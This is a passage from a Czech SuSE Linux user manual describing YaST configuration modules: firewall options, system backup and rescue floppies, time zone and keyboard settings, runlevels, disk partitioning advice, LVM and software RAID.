uvést některé méně obvyklé. Pokud máte klasickou pracovní stanici doma, pak zde není potřeba povolovat nic. Popis jednotlivých služeb je uveden v nápovědě vlevo.

Třetím krokem konfigurace jsou 'Vlastnosti'. Máte zde na výběr z následujících možností:

- 'Povolit traceroute' znamená, že váš firewall bude odpovídat na ICMP zprávy. I když 'traceroute' zakázete, tak můžete sledovat cestu vašich paketů sítě. Tato volba však nepředstavuje větší bezpečnostní riziko, a proto je také standardně povolena.
- 'Přesměrovat provoz, udělat maškarádu' veškeré dotazy, které posílají vaše interní počítače, např. když chcete zobrazit internetovou stránku, vypadají, jako by je posílal přímo firewall. Jak je ale uvedeno v nápovědě, je lepší používat proxy server.
- 'Ochránit všechny běžící služby' touto volbou teprve aktivujete předchozí nastavení, protože bude zakázán vnější přístup ke všem službám, pokud nebyly v druhém kroku explicitně povoleny. Tato volba by měla být vždy zaškrtnuta.
- 'Ochránit z vnitřní sítě' protože je nejvíce úspěšných útoků vedeno vždy z vnitřní sítě, je třeba chránit firewall před touto možností. Tento firewall je ale určen především domácím uživatelům a malým kancelářím, kteří nevyžadují ochranu sítě zevnitř. Pokud by se tedy objevily problémy s přístupem ostatních počítačů k vnější síti, pak je třeba tuto volbu vypnout.

Poslední dialog 'Volby pro tvorbu záznamů (logging)' vám umožní nastavit 'Volby záznamu', kde mají pokročilí uživatelé možnost upravit množství hlášení, která budou zaznamenána.

Zabezpečení počítače před napadením je velice rozsáhlá oblast. Máte-li problém s nastavením, nahlédněte do adresáře `/usr/share/doc/packages/SuSEfirewall12`, kde najdete příklady s ukázkami nastavení častých i méně častých případů různých topologií sítě. Nastavujete-li nějaký složitější firewall, doporučujeme přečíst si některou z knih zabývajících se sítíovou bezpečností.

Systém

Záloha systému

S pomocí tohoto modulu můžete vytvořit zálohu systému. Standardně se nevytváří záloha celého disku, ale pouze konfiguračních souborů, kritických

oblastí disku a změn v instalovaných balíčcích. YaST prohledá systém a vytvoří zálohu souborů, které se změnily od posledního zálohování, nebo od nainstalování systému. Může uložit také tabulku rozdělení disků nebo MBR.

Obnova systému

Při obnově systému ze zálohy se řiďte instrukcemi v nápovědě. Nejprve vyberte odkud se bude obnova provádět (pevný disk, cdrom...) a následně určete co se bude obnovovat. Poté se objeví dva dialogy. Jeden pro odinstalování balíčků, které se do systému instalovaly od poslední zálohy. Druhý nainstaluje balíčky, které byly odinstalovány. Tyto úpravy by měly zaručit, že systém bude přesně v tom stavu, v jakém byl v průběhu vytvoření zálohy.

Upozornění

Protože tento modul instaluje, maže a přepisuje mnoho souborů a balíčků, používejte ho pouze pokud již máte zkušenosti se zálohováním. Jinak můžete ztratit některá data.

Upozornění

Vytvořit systémovou disketu

Modul vytvoří různé zaváděcí diskety, které lze použít v případě potíží. Jednotlivé diskety se používají k následujícímu:

- Startovací disketa – slouží pro spuštění operačního systému (který je nainstalován na disku) nebo záchranného systému.
- Záchranná disketa – obsahuje záchranný systém, tj. speciální prostředí pro údržbu systému (jádro, základní systém a nástroje). Pokud tedy není možné spustit nainstalovaný systém ani prostřednictvím startovací diskety, pak se velice hodí.

Abyste se dostali do záchranného systému, zaved'te systém z běžné startovací diskety a zvolte 'Manual Installation', 'Start Installation/System', and 'Rescue System'. Budete dotázáni na `rescue disk`. Jestliže váš systém využívá speciální zařízení (RAID, USB...) budete nejspíš potřebovat i diskety s moduly.

- Diskety s moduly – se hodí, pokud provádíte instalaci z médií umístěných někde v síti, nebo někde, kde není možné instalovat systém z prvního nebo druhého CD (máte starší typ CD mechaniky, SCSI mechaniku...). Jednotlivé diskety s ovladači obsahují moduly pro disky, řadiče, PCMCIA karty, starší CD jednotky a ovladače pro síťové karty.

Po zvolení typu vytvářené diskety a stisku 'Další' budete vyzváni ke vložení naformátované diskety do mechaniky. Následně pak bude vytvořena požadovaná disketa.



Figure 5.16: YaST: Vytvoření systémové diskety

Výběr časové zóny

Časovou zónu vybíráte většinou již při instalaci. Pokud jste se ale mezitím dostali do jiného časového pásma, např. používáte notebook, můžete průběžně upravovat časová pásma. Většinou stačí zvolit ze seznamu zemi, nebo přímo definovat časové pásmo podle GMT.

Poznámka

Při driftování na ledové kře nezapomeňte kontrolovat nastavené časové pásmo.

Poznámka

Linuxové počítače používají většinou nastavení systémového (hardwarového) času podle 'GMT', tj. (angl. *Greenwich Mean Time*), a při zobrazování k němu přičítají, nebo odečítají posuv časového pásma. Naproti tomu jiné operační systémy, např. Windows, dávají přednost hardwarovému nastavení hodin na místní čas.



Figure 5.17: YaST: Výběr časové zóny

Výběr jazyka

Zde můžete nastavit, v jakém jazyku s vámi bude Linux komunikovat. Tato změna jazyka se projeví v celém systému, tedy i v KDE a konfiguračním nástroji YaST.

Výběr rozložení klávesnice

Poznámka

V tomto modulu nastavíte klávesnici pouze pro textové prostředí. Jestliže používáte grafické rozhraní, nastavte rozložení klávesnice v modulu 'Grafická karta a monitor' v záložce 'Hardware'.

Poznámka

Po spuštění modulu se otevře dialog **Základní nastavení**. Standardně je nastavená klávesnice podle zvoleného jazyka. Pokud zvolíte rozložení kláves 'České', pak budete mít klasickou *qwertz* klávesnici, která je také přednastavena. *Qwerty* klávesnici využijí hlavně technicky zaměření uživatelé a programátoři. V poli 'Test klávesnice' můžete ihned vyzkoušet novou klávesovou mapu.

Úroveň běhu	Význam
0	Stop - vypnutí systému (angl. <i>System halt</i>)
S	Jednouživatelský režim, US klávesnice (angl. <i>Single user mode</i>)
1	Jednouživatelský režim (angl. <i>Single user mode</i>)
2	Lokální víceuživatelský režim bez sítě (angl. <i>Local multiuser without remote network (např. NFS)</i>)
3	Plně víceuživatelský režim se sítí (angl. <i>Full multiuser with network</i>)
4	Nepoužito
5	Plně víceuživatelský režim se sítí a grafickým prostředím (angl. <i>Full multiuser with network and xdm</i>)
6	Restart systému(angl. <i>System reboot</i>)

Tabulka 5.1: Seznam platných úrovní běhu

Editor úrovní běhu

V Linuxu se používají *úrovně běhu* (angl. *runlevel*) pro odlišení různých stavů počítače. Existuje *runlevel*, kdy je spuštěn víceuživatelský režim. Na jiné úrovni jsou spuštěny i síťové služby a v další pak grafické prostředí. Pokud zlobí třeba síťové služby a není možná oprava za běhu, stačí pouze přejít na jiný, resp. nižší *runlevel*. Přehled jednotlivých úrovní běhu a jejich význam je uveden v tabulce *Úrovně běhu* na straně 351.

Po spuštění modulu se otevře okno **Editor úrovní běhu: výchozí úroveň běhu**. Standardně se zobrazí pouze 'Jednoduchý režim', kde můžete zvolit, která služba bude povole a která ne. Přepnete-li na 'Expertní režim', lze zvolit *runlevel*, do kterého bude počítač startovat. Přednastavená je úroveň běhu 5, tj. 'Plný víceuživatelský režim se sítí a xdm'⁵. Začínající uživatelé by měli ponechat tuto úroveň běhu.

Poznámka

Nesprávným nastavením úrovní běhů můžete váš systém dostat do stavu, kdy bude nepoužitelný. Předtím než provedete změny, dobře uvažte, co děláte.

Poznámka

⁵xdm je program pro grafické přihlášení

Figure 5.18: YaST: Editor úrovní běhu

Editor souborů /etc/sysconfig

V distribuci SuSE Linux je hlavním konfiguračním adresářem `/etc/sysconfig`, kde se nastavují nejdůležitější parametry, které mají vliv na chování celého systému. Modul 'Editor souborů /etc/sysconfig' pak slouží běžným uživatelům, kteří by chtěli upravit chování systému v pěkném grafickém prostředí.

Po spuštění modulu se zobrazí dialog, kde jsou tématicky řazeny proměnné k různým položkám. Tento modul je určen pokročilým uživatelům a správcům sítě, resp. systému.

Upozornění

Neměňte hodnoty pokud nevíte zcela přesně co děláte. Mohli byste vážně poškodit váš systém.

Upozornění

Správce profilů

Jsou situace, kde je nezbytné změnit systémovou konfiguraci. Pokud často provozujete svůj počítač v prostředích, kde potřebujete různá nastavení systému, možná by se vám hodilo uložit si tato nastavení a obnovit je později, kdykoliv je to potřeba. Toto je typická situace například pro uživatele notebooků, kteří pracují na různých místech. Také si lze představit stolní počítač,

Figure 5.19: YaST: Editor sysconfig

kteřý chcete dočasně provozovat s jinou konfigurací. V takových případech byste rádi měli záložní mechanismus, který uloží současná systémová konfigurační data a uloží je do profilu. Tímto způsobem lze potom kdykoliv tuto konfiguraci obnovit.

SCPM (System Configuration Profile Management) je systém, který spravuje takovéto profily systémové konfigurace v Linuxu. Následující příklad je zamýšlen jako krátký přehled toho, k čemu se dá SCPM použít.

Předpokládejme, že máte notebook a chcete jej připojit ke své domácí i firemní síti a používat jej nezávisle, když jste na cestách. Toto obvykle vyžaduje nakonfigurovat systém tak, aby zapadl do různých sítí. Například potřebujete DHCP klienta v kanceláři a pevnou IP adresu doma. Dále máte třeba v kanceláři spuštěné služby jako xntpd nebo NIS klienta, ale doma pouze automounter, ale žádná z těchto služeb není potřeba pokud cestujete. Pro tyto případy vám SCPM pomůže zvládnout rozdílné konfigurace a jednoduše se mezi nimi přepínat.

SCPM toho ale umí daleko víc. Je velmi konfigurovatelný; zvládne skoro všechny možné scénáře, kdy je potřeba uložit a obnovit data v různých verzích. Dokonce jej lze použít pro spouštění skriptů v závislosti na profilech, mezi kterými je přepínáno. Více informací najdete v příslušných info stránkách.



Figure 5.20: YaST: Správce profilů

Omezení SCPM

SCPM je zamýšleno ke spravování systémových konfiguračních profilů. Není určeno pro správu uživatelských profilů, jako např. různá nastavení pracovního prostředí KDE.

Rozdělování disku

Historicky obsahuje každý disk tabulku oddílů (partition table) se čtyřmi řádky, z nichž každý ukazuje buď na primární oddíl, nebo na rozšířený oddíl, nebo na nic. V této tabulce (nikoli na celém disku) však smí být jen *jeden* řádek s rozšířeným oddílem.

Primární oddíl je souvislá sekvence cylindrů, přiřazená některému operačnímu systému. Kdyby se používaly pouze primární oddíly, dal by se disk rozdělit maximálně na čtyři oddíly – víc by se do tabulky nevešlo.

Proto se později přešlo na koncepci *rozšířených oddílů*. Rozšířený oddíl je rovněž souvislou posloupností cylindrů, dá se však dále rozdělit na tzv. *logické oddíly*, které již nepotřebují žádnou další položku v tabulce diskových oddílů. Rozšířený diskový oddíl je tedy jakýsi obal na logické oddíly.

Potřebujete-li více než čtyři oddíly, musí být některý oddíl rozšířený a přidělíte mu celý zbytek diskového prostoru. V rozšířeném oddílu můžete vytvořit až 15 logických oddílů na SCSI disku a 63 logických oddílů na (E)IDE disku.

Linux zachází se všemi primárními či logickými oddíly rovnocenně, a může být instalován na kterýkoli z nich.

Poznámka

Jestliže měníte nastavení diskových oddílů, mě-li byste velice dobře vědět co děláte. Neodborná manipulace může způsobit ztrátu veškerých dat uložených na discích!

Poznámka

Pokud chcete upravovat velikosti diskových oddílů, doporučujeme, abyste měli alespoň základní znalosti o připojování unixových souborových systémů, vědět co je *bod připojení*, a také pečlivě rozlišovat primární, rozšířené a logické diskové oddíly.

Navíc je dobré si uvědomit, že neexistuje *jediná* zlatá cesta pro všechny – optimální volba bude vždy silně individuální.

Nejprve je však nutno shromáždit základní údaje o vašem systému:

- Jakým způsobem budete počítač používat (např. jako souborový server, aplikační server, výpočetní server, pracovní stanice)?
- Kolik lidí na něm bude pracovat (současně přihlášených)?
- Kolik disků máte, jak jsou velké a jak jsou připojeny (přes EIDE, SCSI či jako RAID)?

Velikost odkládacího oddílu

Často se dočtete, že by odkládací oddíl (angl. *swap*) měl být zhruba dvakrát větší než velikost instalované paměti. Je to pozůstatek z dob, kdy 8 MB bylo považováno za hodně paměti.

I když mají nové aplikace větší a větší požadavky na paměť, obvykle by mělo stačit 128 MB virtuální paměti swap. Pokud však máte spuštěné KDE, netscape a emacs, a kompilujete jádro, moc volné paměti vám nezůstane. V současné době je pro běžného uživatele rozumné nastavit virtuální paměť na 256 MB. Vždy byste měli mít nastaven odkládací oddíl a to i v případě, že máte v počítači více než 256 MB RAM. V tomto případě však pro nejnutnější práci obvykle stačí 64 MB swap oddíl. Při dnešních velikostech disku není vytvoření takového swapu žádný problém.

Rozdělení disku podle způsobu užití počítače

- Pracovní stanice (samostatný počítač)

Pro orientaci v konkrétních hodnotách uvádí následující tabulka několik vzorových konfigurací, které můžete použít doma nebo ve firmě.

Instalace Potřebný diskový prostor

úsporná	400 MB
malá	700 MB
střední	2 GB až 4 GB
velká	více než 4 GB

Tabulka 5.2: Velikost diskového prostoru u různých instalací pracovní stanice

Pokud chcete na počítači uchovávat další rozsáhlé datové soubory, tato čísla se přirozeně posunou směrem k vyšším hodnotám.

Následující příklady ukazují možné rozdělení disku pro různé zaměření systému. Konkrétní hodnoty pro váš systém SuSE Linux si upravte podle vašich potřeb.

Malá pracovní stanice Máte na disku kolem 800 MB volného místa pro SuSE Linux, z toho oddělíte 64 MB na odkládací oddíl a zbytek na kořenový oddíl /.

Střední pracovní stanice Máte kolem 2 GB volného místa na disku, z toho oddělíte 5–10 MB resp. 1 cylindr na startovací oddíl /boot, 128 MB na odkládací oddíl, 1 GB na /, a zbytek na samostatný oddíl /home.

Velká pracovní stanice Pokud máte k dispozici více než 2 GB na jednom či více discích, neexistuje standardní řešení. Podrobněji viz odst. *Optimalizace* na následující straně.

■ Souborový server

Zde jde zejména o rychlost přístupu k disku. SCSI disky mají jasně přednost. Kritické jsou z hlediska výkonu jak vlastní disk, tak i jeho řadič.

Souborový server poskytuje možnost centrálního uchovávání dat. Mohou to být domovské adresáře, databáze nebo jiné archivy. Výhodou je jednoduchá údržba centrálně uložených dat.

Pokud má souborový server sloužit v rozsáhlé síti o více než 20 uživatelích, je vhodné optimalizovat přístup k disku.

Dejme tomu, že si chcete pořídit linuxový souborový server pro 25 uživatelů a všem poskytnout domovský adresář. Odhadujete, že každý uživatel bude potřebovat nejvýše 100-150 MB na svá soukromá data. Pak bude stačit disk 4 GB, připojený v bodě připojení /home.

Pro 50 uživatelů při stejném předpokladu 100-150 MB na uživatele, by mělo být dostatečné kolem 8 GB, ale bude již lepší rozdělit zatížení na dva disky po 4 GB, aby se tak zlepšila doba přístupu a rozděbila zátěž.

Tip

Vyrovňovací paměť webového prohlížeče by měli mít uživatelé zcela jistě uloženou na svých lokálních discích!

Tip

■ Výpočetní server

Výpočetní server je výkonný počítač přebírající v síti úlohy náročné na výpočetní výkon. Mívá větší paměť, dnes přes 512 MB RAM. Pro odkládací prostor jsou zde vyhrazeny samostatné extrémně rychlé disky. Pokud máte více disků, vytvořte na každém odkládací oddíl, čímž se zkracuje doba přístupu a zrychluje virtuální paměť, nezbytná pro výpočty s velkými daty.

Optimalizace

Omezujícím faktorem bývají většinou disky. K překonání tohoto úzkého hrdla můžete použít následující možnosti, které lze kombinovat:

- Rozdělte zatížení na více disků.
- Použijete optimalizovaný souborový systém, např. ReiserFS.
- Vybavte počítač větší pamětí (min. 256 MB u souborového serveru).
- Nastavte u IDE disků DMA režim (viz *Nastavení IDE DMA*).

Paralelní využití více disků

K vysvětlení je potřeba si uvědomit, že celková doba pro přenos dat se skládá z následujících součástí:

1. doba, než požadavek na čtení či zápis dosáhne řadiče
2. doba, než řadič odešle požadavek disku
3. doba, než disk nastaví hlavu
4. doba, než se médium nastaví na hledaný sektor
5. doba pro vlastní přenos dat

První zpoždění je závislé na připojení sítě a je třeba jej řešit samostatně. Druhé zpoždění bývá zanedbatelné a záleží pouze na kvalitě řadiče. Třetí zpoždění je kritické a udává se v milisekundách. V porovnání s nanosekundovým přístupem k RAM se jedná o rozdíl až šest řádů. Čtvrté zpoždění závisí na otáčkách disku. Páté závisí kromě otáček disku ještě na počtu hlav a pozici dat na médiu (blíže ke středu či dále od něj).

Zlepšit se dá výkon u třetí položky. Zde mají výhodu SCSI řadiče a jejich inteligentní funkce `disconnect`. Ta způsobí při více diskových mechanikách na jednom SCSI řadiči, že ty disky, které v daném okamžiku nastavují hlavu a nepřenášejí data, se dočasně odpojí od sběrnice SCSI (pokud to umí). Sběrnice se tím uvolní pro ostatní disky, které mezitím data přenášejí. Jakmile se ukončí přenos nebo sníží zatížení (podle politiky řadiče) odpojený disk se zase připojí a je již připraven přenášet data.

Ve víceúlohovém, víceuživatelském operačním systému, jako je Linux, toho lze optimalizovat mnoho. Zkusíme například paralelizovat přístup k diskovým oddílům. Podívejme se na výpis z příkazu `df`.

Filesystem	Size	Used	Avail	Use%	Mounted on
/dev/sda5	1.8G	1.6G	201M	89%	/
/dev/sda1	23M	3.9M	17M	18%	/boot
/dev/sdb1	2.9G	2.1G	677M	76%	/usr
/dev/sdc1	1.9G	958M	941M	51%	/usr/lib
shmfs	185M	0	184M	0%	/dev/shm

Výstup 3: Příklad rozdělení disku

Co nám zde může přinést paralelizování? Dejme tomu, že uživatel `root` spustí v adresáři `/usr/src` příkaz:

```
root@earth:/usr/src/ > tar xzf balik.tar.gz -C /usr/lib
```

Smyslem příkazu je rozbalit archiv `balik.tar.gz` do adresáře `/usr/lib/balik`. Na to zavolá příkazový interpret programy `tar` a `gzip`, které se nacházejí v adresáři `/bin` a tím i na prvním disku `/dev/sda`. Dále se bude číst soubor `balik.tar.gz` z adresáře `/usr/src` na druhém disku `/dev/sdb`. Jako poslední se budou extrahovat data a zapisovat do `/usr/lib` na třetím disku `/dev/sdc`.

Tím se rozdělí nastavování hlav, čtení z diskového bufferu a zápis do něj na tři nezávislá média a může být podle možnosti prováděno současně.

To je pouze jeden příklad z mnoha. Pro běžné systémy, jako je ten z uvedeného příkladu, platí pravidlo, že máme-li dva rovnocenné disky, rozdělíme mezi ně `/usr` a `/usr/lib`. Přitom by adresář `/usr/lib` měl mít rozsah zhruba 70% rozsahu `/usr`. Kořenový adresář `/` by se měl vzhledem k přístupu na něj při rozdělení na dva disky nacházet na stejném disku jako `/usr/lib`.

Od určitého počtu SCSI disků (4 až 5) bychom již měli pomýšlet na řešení pomocí softwarového diskového pole (RAID) nebo si raději přímo pořídit řadič RAID. Pak nám již nepoběží diskové operace kvaziparalelně, ale skutečně paralelně. Navíc v případě RAID5 jako vedlejší efekt dostaneme možnost úplné záchrany dat v případě výpadku některého z disků.

Přístup k disku a velikost paměti

Již jsme uváděli, že pod Linuxem je velikost paměti důležitější než rychlost procesoru. Důvodem – vlastně zásadním – je schopnost Linuxu dynamicky vytvářet buffery pro disková data. Zde používá Linux různé triky jako *dopředné čtení* (předem si načítá sektory) a *opožděný zápis* (šetří si zápisy a provede je pak najednou). Opožděné zápisy jsou také důvodem, proč se nedá Linux bez řádného ukončení práce vypnout. Jak dopředné čtení, tak i opožděný zápis přispívají k tomu, že hlavní paměť neustále vypadá, jako by byla plně obsazena. Výsledkem je však výrazně vyšší rychlost Linuxového systému.

	total	used	free	shared	buffers	cached
Mem:	255	246	9	0	23	44
-/+ buffers/cache:		178	76			
Swap:	261	3	257			

Výstup 4: Výstup z příkazu `free -m`

Jak ukazuje výstup výše, přibližně 23 MB se právě nachází v bufferech. Cokoli se dá najít v bufferech, to je okamžitě dostupné pro nové čtení.

Rozdělování diskových oddílů v modulu YaST

Pomocí modulu YaST pro konfiguraci diskových oddílů můžete existující diskové oddíly vytvářet, mazat, měnit velikost nebo upravovat. Můžete odsud také přejít do modulů pro práci s LVM a softwarovým RAIDem. Těmto

modulům jsou věnovány samostatné sekce: *Softwarový RAID* na straně 130 a *LVM – Logical Volume Manager* na této straně.

V běžném případě jsou diskové oddíly vytvářeny během instalace. Pokud ale chcete, např. kvůli nedostatku místa, integrovat i druhý pevný disk, pak máte možnost ho přidat i ke stávajícímu linuxovému systému. Nejdříve je třeba tento disk rozdělit na jednotlivé diskové oddíly a vytvořit zde souborové systémy. Následně je možné diskové oddíly připojit a uvést v souboru `/etc/fstab`. Případně je ještě třeba překopírovat některá data, např. pokud chcete přemístit starý `/opt` diskový oddíl na nový pevný disk.

Pokud chcete provádět psí kusy s pevným diskem, se kterým právě pracujete, např. měnit množství nebo velikost jednotlivých diskových oddílů, je to v zásadě možné, ale je třeba být opatrný a po provedení změn restartovat počítač. Prozíravější je spustit systém z instalačních CD a následně provést změny na disku.

Ovládání je intuitivní a jednotlivé volby jsou podrobně vysvětleny v nápovědě na levé straně okna.

LVM – Logical Volume Manager

Správce logických svazků (angl. *Logical Volume Manager (LVM)*) vám umožňuje flexibilní rozdělování a správu pevných disků. Správce logických svazků byl vyvinut proto, že rozdělování disků za běhu systému je relativně obtížné a LVM slouží právě k zjednodušení tohoto procesu.

LVM dělá to, že mezi pevný disk a operační systém vloží další vrstvu, takže operační systém nepřistupuje přímo k fyzickým diskovým oddílům, ale komunikuje s virtuální skupinou svazků (angl. *Volume Group (VG)*). VG zahrnuje celý virtuální prostor, ze kterého se vyčleňují *logické svazky* (angl. *Logical Volumes (LV)*) stejně, jako dělíme diskový prostor na diskové oddíly. Ale logické svazky je možné jednodušeji zvětšovat/zmenšovat a mohou se rozprostírat i na dvou a více discích, což s diskovým oddílem neuděláte.

Vlastnosti LVM:

- Je možné jednomu *logickému svazku* (LV) přiřadit prostor na více pevných discích
- Když je nedostatek místa např. v logickém svazku `/usr`, je možné ho při vhodné konfiguraci bez problémů rozšířit
- Rozšiřovat LV je možné i za běhu systému pod podmínkou, že hardware podporuje tzv. hot swap

LVM se vyplatí používat u velmi často využívaných domácích PC nebo u menších serverů. Pokud tedy máte rychle se rozšiřující množství dat, např. databáze, MP3 archívy nebo domovské adresáře uživatelů, pak je výhodné použít LVM. Můžete přistupovat na diskový oddíl, který je větší než největší z vašich pevných disků. Další výhodou je, že můžete používat až 256 LV.

Podrobnější informace naleznete na internetu a to včetně oficiálního HOWTO dokumentu:

- <http://www.sistina.com/lvm/Pages/howto.html>

Konfigurace LVM pomocí YaST

Nejdříve si musíte připravit diskový oddíl. Spustíte modul 'Rozdělování disku' a vytvoříte oddíl, který nenaformátujete a jako typ oddílu uvedete '0x8e Linux LVM'. Poté označte tento oddíl a klikněte na 'LVM...'.

Přirazování diskových oddílů pro LVM

Jako první se zobrazí dialog, ve kterém můžete změnit rozdělení pevného disku. Jak jsme již uvedli výše, je třeba změnit typ souborového systému na oddílech, které budou v budoucnosti součástí LVM. Ty musí mít typ 0x8e. V okně se pak u tohoto oddílu zobrazí Linux LVM

Kromě jednotlivých diskových oddílů byste měli LVM přiřadit i volný diskový prostor. Není třeba zde označovat všechny oddíly, které chcete zařadit do LVM, to můžete udělat i později. U volného diskového prostoru stačí nastavit typ diskového oddílu na 0x8e, není třeba je formátovat nebo přidávat jim *bod připojení* (angl. *mount point*)

Poznámka

Jestliže již máte ve stávajícím systému LVM konfiguraci, pak bude tato konfigurace automaticky použita (pokud je v pořádku). Když se tato aktivace provede, pak není možné změnit rozdělení oddílů u pevných disků, kde je alespoň jeden diskový oddíl součástí LVM. Linuxové jádro se brání načíst změněnou tabulku, a to i v případě, že je pro LVM používán pouze jeden diskový oddíl.

Poznámka

Změny diskových oddílů na pevných discích bez LVM jsou bezproblémové. V tomto dialogu je třeba nastavit všechny body připojení, které nejsou součástí LVM.

Poznámka

Podmínkou je, aby alespoň *kořenový souborový systém* (angl. *root filesystem*) NEBYL součástí LVM. Zvolte vhodný řádek ze seznamu diskových oddílů a tlačítkem 'Editovat' změňte jeho bod připojení na `'/'`

Poznámka

LVM – nastavení fyzického svazku

Tento dialog slouží pro správu *skupin svazků* VG (angl. *volume groups*). Pokud v systému dosud není žádná skupina, otevře se nejdříve dialog 'Vytvořit skupinu svazků'. Jako název skupiny navrhuje SuSE Linux *system*. Tento název může být ale libovolný. Dále je zde možné definovat 'Fyzickou velikost rozsahu' (angl. *Physical Extent Size (PE-Size)*), což je maximální velikost fyzického a logického svazku v této skupině. Tato hodnota je standardně 4 MB a při této velikosti jsou podporovány logické svazky až do 256 GB. Proto byste tuto hodnotu měli zvýšit na 8, 16, 32 MB teprve tehdy, když budete používat rozsáhlejší svazky

V následujícím dialogu jsou zobrazeny všechny diskové oddíly, které mají jako typ nastaven "Linux LVM" nebo "Linux native". Nejsou tedy zobrazovány odkládací (swap) oddíly a DOSové diskové oddíly. Pokud je diskový oddíl již přiřazen skupině svazků, pak se jako 'Skupina svazků' zobrazí název této skupiny. V opačném případě jsou zde uvedeny pomlčky "—".

Právě upravovanou 'Skupinu svazků' je možné vybrat vlevo nahoře, tedy pokud existuje více než jedna vytvořená VG – skupina svazků. Tlačítkem 'Přidat skupinu' pak můžete vytvořit novou VG. Když budete chtít odstraňovat skupiny svazků, pak to můžete udělat pouze v případě, že této VG není přiřazen žádný oddíl. Pro standardně instalovaný SuSE Linux není ani třeba mít více než jednu VG. Oddíl, který je přiřazen VG se také nazývá jako *fyzický svazek* (angl. *Physical Volume*). Pokud chcete přidat další fyzický oddíl ke skupině, pak klikněte na požadovaný diskový oddíl a zvolte 'Přidat svazek'. Předtím než opustíte tento dialog, měla by mít každá skupina svazků přiřazen minimálně jeden fyzický svazek.

Logické svazky (LV)

V tomto dialogu se nastavují *logické svazky* (angl. *Logical Volumes (LV)*).

Logické svazky jsou vždy přiřazeny *skupině svazků* a jsou jejími součástmi. Mají určitou velikost a jsou na nich většinou vytvářeny souborové systémy (např. reiserfs, ext2...) a je jim přiřazen *bod připojení*. V hlavním okně jsou zde uvedeny linuxové oddíly s přiřazenými body připojení, odkládací (swap) oddíly

a všechny existující LV. Pokud tedy máte již existující logické svazky, pak zde budou uvedeny.

V případě, že provádíte konfiguraci poprvé, tak zde budete mít pouze odkládací oddíl a linuxové oddíly, které nejsou součástí LVM. Takže je třeba pro každý bod připojení vytvořit logický svazek. Tlačítkem 'Přidat' otevřete dialog **Vytvořit logický svazek**. Zde určíte jeho název, velikost, typ souborového systému na logickém svazku a bod připojení (např. /var, /usr apod.)

Pokud jste v předchozím dialogu zvolili více skupin svazků VG, můžete vlevo nahoře zvolit i skupinu. Vpravo pak můžete na dynamicky vytvářené liště pozorovat, kolik máte ještě místa na disku. Po vytvoření všech potřebných logických svazků můžete konfiguraci dokončit.

Poznámka

Používání LVM je spojeno se zvýšeným nebezpečím ztráty dat. Možnými příčinami může být např. kolaps programového vybavení, výpadek proudu nebo chybný příkaz. Před použitím LVM je třeba data zálohovat a to i v případě, že provádíte změny v LVM – nepracujte nikdy bez zálohy!

Poznámka

Softwarový RAID

Smyslem RAID (angl. *Redundant Array of Inexpensive Disks*) je spojit více diskových oddílů do jednoho velkého virtuálního pevného disku tak, aby došlo k optimalizaci výkonu a zabezpečení dat. Tzv. RAID level pak určuje způsob sestavení pevných disků v diskovém poli, které jsou řízeny RAID řadičem. RAID řadič pro řízení disků používá SCSI protokol, protože tento protokol, na rozdíl od IDE, je s to řídit více disků a lépe, zvláště pak při zpracovávání paralelních příkazů.

Kromě RAID řadiče, který může být velice drahý existuje i softwarový RAID, který dokáže dělat to samé. SuSE Linux tedy prostřednictvím YaST poskytuje možnost spojit více pevných disků do softwarového RAID pole – což může být velice lacinou alternativou k hardwarovému RAIDu.

RAID level

RAID 0 Tento level zlepšuje výkon při přístupu k datům na pevném disku.

V zásadě se nejedná o RAID, protože zde neprobíhá zabezpečování dat, ale i přesto se pro tento režim ujalo označení RAID 0. Při tomto levelu

jsou sdruženy minimálně dva disky. Výkon tohoto systému je velice dobrý – ale v okamžiku, kdy selže jenom jeden z disků, tak dojde k zničení RAIDu a ztrátě dat.

